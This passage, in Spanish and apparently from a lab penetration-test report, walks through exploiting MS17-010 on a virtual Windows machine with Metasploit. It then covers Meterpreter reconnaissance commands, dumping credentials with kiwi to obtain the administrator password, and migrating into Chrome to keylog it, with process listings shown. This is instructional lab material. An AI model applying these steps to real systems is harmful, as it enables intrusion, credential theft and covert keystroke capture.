


Nota: auxiliary smb_ms17-100

Se utilizará el módulo auxiliar 3 para verificar que la vulnerabilidad **MS17-010** encontrada anteriormente este presente en nuestro dispositivo objetivo.

Figura 60

Ejecucion de smb_ms17-100




Nota: Muestra las vulnerabilidades del equipo a atacar

Posterior a configurar el remote host se confirma que el dispositivo objetivo es vulnerable a **MS17-010**.

Ahora utilizamos el exploit y configuramos los parámetros necesarios en este caso el payload y el remote host.

Figura 61

Ejecucion del exploit




Nota: Ejecucion y seteos de la configuracion del exploit

Posterior a verificar los parámetros configurados se ejecuta el exploit.

Figura 62

Ejecucion del exploit




Nota: Ejecucion y seteos de la configuracion del exploit

Confirmamos acceso al dispositivo ejecutamos in ipconfig para verificar la IP del dispositivo objetivo.

Figura 63

Acceso al equipo atacado




Nota: Ejecucion del exploit de manera exitosa

Recopilación de información:

Una vez se tiene acceso al dispositivo se procede a recopilar la mayor cantidad de información útil.

Figura 64


Comando sysinfo



Nota: Recoleccion de información

Figura 65

Comando shell




Nota: Recoleccion de información

El proceso que nosotros estamos utilizando se puede observar mediante la ejecución del comando.

Figura 66


Comando route print



Nota: Recoleccion de información

Figura 67


Comando arp -a



Nota: Recoleccion de información

Figura 68


Comando netstat -ano



Nota: Recoleccion de información

Figura 69

Comando ps




```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 208   492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 268   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 356   336   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   336   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 432   408   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 480   408   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 492   400   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 524   400   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 528   492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 532   400   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 644   492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 724   492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 788   492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 872   492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 924   492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1084  492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1116  492   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1188  492   VGAuthService.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1228  356   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1272  492   vmtoolsd.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1552  492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1660  644   WmiPrvSE.exe
 1692  432   conhost.exe        x64   1        WIN-845Q99004PP\Administrator C:\Windows\system32\conhost.exe
 1812  492   msdtc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 2052  492   wmpnetwk.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 2144  492   taskhost.exe       x64   1        WIN-845Q99004PP\Administrator C:\Windows\system32\taskhost.exe
 2240  492   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 2264  2416  cmd.exe            x64   1        WIN-845Q99004PP\Administrator C:\Windows\system32\cmd.exe
 2392  872   dwm.exe            x64   1        WIN-845Q99004PP\Administrator C:\Windows\system32\Dwm.exe
 2416  2380  explorer.exe       x64   1        WIN-845Q99004PP\Administrator C:\Windows\Explorer.EXE
 2512  2416  vm3dservice.exe    x64   1        WIN-845Q99004PP\Administrator C:\Windows\System32\vm3dservice.exe
 2520  2416  vmtoolsd.exe       x64   1        WIN-845Q99004PP\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2648  492   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 2828  1116  cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 2960  644   slui.exe
 3060  492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
```

Nota: Recoleccion de información

Figura 70

Comando ps




Nota: Recoleccion de información

Con el fin de indagar aún más profundo en el dispositivo podemos cargar kiwi en busca de las credenciales de usuarios.

Figura 71

Comando load kiwi




Nota: Recoleccion de información

Se puede observar que se ha logrado obtener la contraseña del usuario administrador.

Figura 72

Comando creds_all



Nota: Recoleccion de información

Comando y control:

Se pretende utilizar un keylogger en el dispositivo atacado para poder registrar todo lo que se ejecute en una aplicación en específico.

Utilizaremos como prueba la aplicación Chrome.exe.

Figura 73

Comando keylogger

```
1272  492   vmtoolsd.exe          x64   0       NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1552  492   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE
1660  644   WmiPrvSE.exe
1692  432   conhost.exe           x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\system32\conhost.exe
1808  3008  sc.exe                x64   0       NT AUTHORITY\SYSTEM           C:\Windows\system32\sc.exe
1812  492   msdtc.exe             x64   0       NT AUTHORITY\NETWORK SERVICE
2040  2416  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
2052  492   wmpnetwk.exe          x64   0       NT AUTHORITY\NETWORK SERVICE
2144  492   taskhost.exe          x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\system32\taskhost.exe
2240  492   sppsvc.exe            x64   0       NT AUTHORITY\NETWORK SERVICE
2260  3916  GoogleUpdate.exe      x86   0       NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
2264  2416  cmd.exe               x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\system32\cmd.exe
2392  872   dwm.exe               x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\system32\Dwm.exe
2416  2380  explorer.exe          x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\Explorer.EXE
2512  2416  vm3dservice.exe       x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\System32\vm3dservice.exe
2520  2416  vmtoolsd.exe          x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2648  492   SearchIndexer.exe     x64   0       NT AUTHORITY\SYSTEM
2828  1116  cmd.exe               x64   0       NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
2928  2040  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
3028  2416  taskmgr.exe           x64   1       WIN-845Q99OO4PP\Administrator C:\Windows\system32\taskmgr.exe
3060  492   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE
3488  2040  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
3720  2040  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
3728  2040  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
3808  2040  chrome.exe            x64   1       WIN-845Q99OO4PP\Administrator C:\Program Files\Google\Chrome\Application\chrome.exe
3916  924   taskeng.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\system32\taskeng.exe
```

Nota: Registro de Chrome.exe

Migramos meterpreter al proceso de Chrome mediante el siguiente comando.

Figura 74

Comando migrate 2040


```
meterpreter > migrate 2040
[*] Migrating from 1116 to 2040...
[*] Migration completed successfully.
